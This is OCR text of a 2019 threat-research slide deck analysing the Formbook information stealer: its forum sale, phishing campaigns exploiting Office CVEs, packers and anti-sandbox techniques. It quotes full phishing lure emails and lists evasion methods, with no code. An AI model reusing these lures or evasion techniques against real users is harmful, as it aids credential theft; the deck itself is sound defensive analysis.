Blueliv.

Selling Formbook

April 2019

AGENDA

- $whoarewe
- Catching up with cybercrime
- Understanding Formbook
  - Distribution and Campaigns
  - The malware
  - The panel
- Selling Formbook

Introduction

Blueliv.

$whoarewe

Borja Rodríguez

- Labs team member
- Threat analysis and TA tracking
- borja.rodriguez@blueliv.com

Victor Acin

- Labs team lead
- Threat analysis, reverse engineering
- victor.acin@blueliv.com

Catching up with cybercrime


Blueliv.

Catching up with cybercrime

> “Cybercrime is a living entity, it adapts to countermeasures, and evolves with time.”
>
> - Me, circa 2019, Barcelona.


- To understand cybercrime, we require a context as well:
  - Technology
  - Time
  - World events
  - etc

Catching up with cybercrime




Catching up with cybercrime


In malware-related cybercrime, there's a service that caters to each step of the kill-chain:




Catching up with cybercrime



Catch


» [TuT] How to Create an Exploit Pack [100% Free] <---- Working exploit pack included
[Pages: 1 2 3 4 ... 28]
» [Development Thread] LiteHTTP
Zettabit [Pages: 1 2 3 4 ... 41]
» Hosts that spoof with corrections and updated edits
[Pages: 1 2 3 4 ... 45]
» [Tutorial] Build Your BotNet {WARBOT HTTP BotNet} Real Cpanel [Tutorial]
[Pages: 1 2 3 4 ... 13]
» [Tutorial] NTP scanning and filtering (UPDATED)
mans [Pages: 1 2 3 4 ... 17]
» [New] v3 HTTP Botnet Source Collection[FREE]
Clutch [Pages: 1 2 3 4 ... 15]
» Botnet Q&A.
[Pages: 1 2 3 4 ... 55]
» [TUTORIAL][FOR NEWBIES] How to setup HTTP BOTNET panel
[Pages: 1 2 3 4 ... 7]
» [DOWNLOAD] Gaudox HTTP Bot (1.1.0.1) | C++/ASM | Ring3 Rootkit | Vulnerability Fixed
⚠HOSTAH⚡ [Pages: 1 2 3 4 ... 9]

Catching up with cybercrime




Understanding Formbook

Blueliv.

Understanding Formbook

What is Formbook?

- Known for being one of the best information stealers available (+80 applications supported)
- Formgrabber, keylogger
- Credential stealer
  - Has support for multiple browsers and email clients.
- Sold on underground forums
- Subscription plans, the victims can be infected multiple times with different bins




Understanding Formbook

To analyze cybercriminal activity, we must use every ounce of knowledge, and every breadcrumb the TA leaves behind, using every tool available:

- Reverse engineering
- Analyzing communications, panels
- Toolset
- etc

Attempt to showcase Formbook from every angle



Understanding Formbook: Distribution and campaigns

Blueliv.

Understanding Formbook: Distribution and Campaigns

- Distribution through email campaigns
  - Attached RTF document
  - Affected countries: UK, US, CA, KR, FR
- CVE-2017-11882
  - Microsoft Office Memory Corruption Vulnerability
- CVE-2012-0158
  - Microsoft Windows Common Controls ActiveX Control Remote Code Execution Vulnerability

Subjects:

ORDER CONFIRMATION - 20006374
Pacam Order Reg-No -85521036/Drawings
Purchase Inquiry For Chemicals and other Products
PURCHASE ORDER-28213
RE: FINAL DOCUMENTS/706328
RE: Re: FINAL DOCUMENTS
RE: Re: Payment
RE:Designs For Quotation
RE:Inquiry
RE:New Designs For Quotation(Urgent)
RE:New Supplier Inquiry
RE:PO_N133243
RE:PURCHASE ORDER/623323
Re:RE: Quotation : 2072/623323
RE:Request For Quotation
Re:VIMPEX COMPANY LIMITED - PURCHASE ORDER INQUIRY.
RFQ_AL-KONDA GROUP

Senders:

Abdul Ahad <3**********1@07520.com>
Abdul Ahad <a*******n3**0@gmail.com>
Amy <g******k.b*m@gmail.com>
Beatrice <a***a.c***y@gmail.com>
Brian Hartmann <9**********f@07520.com>
Diane <g******k.b*m@gmail.com>
Irfan <4*******8@07520.com>
Irfan <e****n8*8@gmail.com>
Nurafi <8*********4@07520.com>
patel <g******k.b*m@gmail.com>
Rohaizan Yatim <a*******n3**0@gmail.com>
Romain MAGNARD <e**********7@07520.com>
Sahaj Esh <b**********3@07520.com>
Sammy Chung <8*********4@07520.com>
Sophie <a***a.c***y@gmail.com>
Sophie <g******k.b*m@gmail.com>
Sophie <s********t.eu@gmail.com>
Stephen Specter"<a***a.c***y@gmail.com>
Taemin Bang <9********8@07520.com>
Tony L. Rose <9********2@07520.com>
Vivian <g******k.b*m@gmail.com>

Subjects:

Product orders	8
Quotation/inquiry	6
Documents	3

RE: FINAL DOCUMENTS/706328
RE:Designs For Quotation
RE:New Supplier Inquiry
RE:PO_N133243
Re:RE: Quotation : 2072/623323
RE:Request For Quotation
RFQ_AL-KONDA GROUP

Senders/Campaigns:

Abdul Ahad <3**********1@07520.com>
Brian Hartmann <9*********f@07520.com>
Irfan <4*******8@07520.com>
Nurafi <8*********4@07520.com>
Romain MAGNARD <e**********7@07520.com>
Sahaj Esh <b*********3@07520.com>
Sammy Chung <8*********4@07520.com>
Taemin Bang <9********8@07520.com>
Tony L. Rose <9********2@07520.com>

Abdul Ahad <a*******n3**0@gmail.com>
Rohaizan Yatim <a*******n3**0@gmail.com>

Amy <g******k.b*m@gmail.com>
Diane <g******k.b*m@gmail.com>
patel <g******k.b*m@gmail.com>
Sophie <g******k.b*m@gmail.com>
Vivian <g******k.b*m@gmail.com>

Beatrice <a***a.c***y@gmail.com>
Sophie <a***a.c***y@gmail.com>
Stephen Specter"<a***a.c***y@gmail.com>

From: "Stephen Specter" <a***a.c***y@gmail.com>

Subject: RFQ_AL-KONDA GROUP

Dear Sales.

Greeting.

Am Stephen Specter from AL-KONDA GROUP Trading Co.,My business colleague informed me of your good quality product and services, Please i would like you to quote me the attached products with your best offer, as our firm is interested in your product and services urgently.

Kindly contact me urgently.

Regard

Stephen Specter / Manager.

AL-KONDA GROUP

1902 Paradise St., Escondido, CA 92026, United States

Phone: 1-760-807-8805

Website: www.al-kondia.com

From: "Amy" <g******k.b*m@gmail.com>

Subject: RE:Inquiry

Dear,

This is Amy from UNITRANS CONSOLIDATED CANADA INC in conjunction with HUNGPHAT USA CO., LTD, We kindly request you to check the availability of attached products and quote us listed items for our market sales. Please Note that item # 1010 and # 432 is needed urgently and in large number,you will have to give us discount with your best prices.

tks and b.rgds

Amy

HUNGPHAT USA CO., LTD

TEL: 905 676 8822

FAX: 905 676 0823

US & Canada Number: 1-888-999-1571

International Number: 1-408-299-0889

Understanding Formbook: The malware

Blueliv.

Understanding Formbook: The malware

Formbook is sold unpacked, which means that in the wild it can be found with a multitude of packers made with different languages such as:

- VBS
- .NET
- C/C++
- Delphi

File Name	C:\Users\User\Desktop\15c27cfe0fcf0.exe
File Type	Portable Executable 32
File Info	Microsoft Visual Basic v5.0

File Name	C:\Users\User\Desktop\1e4fa81a62e0.exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET

File Name	C:\Users\User\Desktop\640c0b5636.exe
File Type	Portable Executable 32
File Info	Borland Delphi 4.0

Understanding Formbook: The malware

Advantages

- Harder to unpack automagically
- Results in very different samples

Disadvantages

- Samples without packer can be found in the wild

File Name	C:\Users\User\Desktop\15c27cfe0fcf0.exe
File Type	Portable Executable 32
File Info	Microsoft Visual Basic v5.0

File Name	C:\Users\User\Desktop\1e4fa81a62e0.exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET

File Name	C:\Users\User\Desktop\640c0b5636.exe
File Type	Portable Executable 32
File Info	Borland Delphi 4.0

Understanding Formbook: The malware

Formbook has a lot of “anti” features:

- Anti-debuggers
- Anti-sandbox/VM
- Anti-analysis

* Special mention for Rémi Jullian from Stormshield, who published a very detailed blogpost regarding FORMBOOK “anti” techniques:


https://thisissecurity.stormshield.com/2018/03/29/in-depth-formbook-malware-analysis-obfuscation-and-process-injection/

Understanding Formbook: The malware

Anti-sandbox/VM techniques:

- Dynamic function calling
- Loading a copy of NTDLL
- Checking running processes
- Checking loaded DLLs
- Checking for known sandbox paths/usernames
- More not listed


Understanding Formbook: The malware



Dynamic function calling


- List of hashes encrypted in sample
- Each hash is crc32(“functionName”)

Understanding Formbook: The malware

